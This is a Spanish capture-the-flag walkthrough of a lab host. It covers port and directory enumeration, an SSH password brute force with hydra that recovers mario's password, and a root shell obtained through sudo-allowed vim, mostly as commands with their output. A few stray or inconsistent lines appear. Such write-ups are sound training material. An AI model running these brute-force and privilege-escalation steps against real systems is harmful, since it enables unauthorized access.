


```

(kali㉿kali)-[~/Desktop/trust]
$ sudo nmap -sVC -p- -T5 -sS -Pn -n --open 172.18.0.2
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-08 05:34 EDT
Nmap scan report for 172.18.0.2
Host is up (0.0000030s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 19:a1:1a:42:fa:3a:9d:9a:0f:ea:91:7f:7e:db:a3:c7 (ECDSA)
|_  256 a6:fd:cf:45:a6:95:05:2c:58:10:73:8d:39:57:2b:ff (ED25519)
80/tcp    open  http     Apache httpd 2.4.57 ((Debian))
|_ http-title: Apache2 Debian Default Page: It works
|_ http-server-header: Apache/2.4.57 (Debian)
MAC Address: 02:42:AC:12:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 7.98 seconds

(kali㉿kali)-[~/Desktop/trust]
$

```

ENUMERACIÓN HTTP:

```

(kali㉿kali)-[~/Downloads]
$ gobuster dir -u http://172.18.0.2 -w subdomains-top1million-110000.txt -x php,js,html.txt.bak

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart) a web no se puede hackear

[+] Url:          http://172.18.0.2
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      subdomains-top1million-110000.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.6
[+] Extensions:  js,html.txt.bak,php
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

/secret.php      (Status: 200) [Size: 927]
Progress: 457768 / 457772 (100.00%)


Finished

(kali㉿kali)-[~/Downloads]
$

```

Encontramos secret.php:

Liammm251



Tenemos un user, vamos a probar usar fuerza bruta:

```
(kali㉿kali)-[~/Downloads]
└─$ hydra -l mario -P rockyou.txt ssh://172.18.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
other illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-08 05:52:11
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking ssh://172.18.0.2:22/
[22][ssh] host: 172.18.0.2 login: mario password: chocolate
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-08 05:52:21

(kali㉿kali)-[~/Downloads]
```

Efectivamente, ahora entramos a ssh

ESCALADA DE PRIVILEGIOS:

```
(kali㉿kali)-[~/Downloads]
└─$ ssh mario@172.18.0.2
The authenticity of host '172.18.0.2 (172.18.0.2)' can't be established.
ED25519 key fingerprint is SHA256:z6uc1wEgwh6GGiDrEIM8ABQT1LGC4CFYAYnV4GXRUVE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.18.0.2' (ED25519) to the list of known hosts.
mario@172.18.0.2's password:
Linux e7594c9f6569 6.12.25-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.25-1kali1 (2025-04-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Mar 20 09:54:46 2024 from 192.168.0.21
mario@e7594c9f6569:~$ sudo -l
[sudo] password for mario:
Matching Defaults entries for mario on e7594c9f6569:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User mario may run the following commands on e7594c9f6569:
    (ALL) /usr/bin/vim
mario@e7594c9f6569:~$
```

Entramos como mario por ssh y vemos en sudo -l que podemos usar vim como root, vamos a buscar en GTObins para ver qué podemos hacer:

Sudo

Si se permite que el binario se ejecute como superusuario `sudo`, no se pierden los privilegios elevados y se puede utilizar para acceder al sistema de archivos, escalar o mantener el acceso privilegiado.

(a) `sudo vim -c '!/bin/sh'`

Liammm251

```
(ALL) /usr/bin/vim  
mario@e7594c9f6569:~$ sudo vim -c ':/bin/sh'  
  
# whoami  
root
```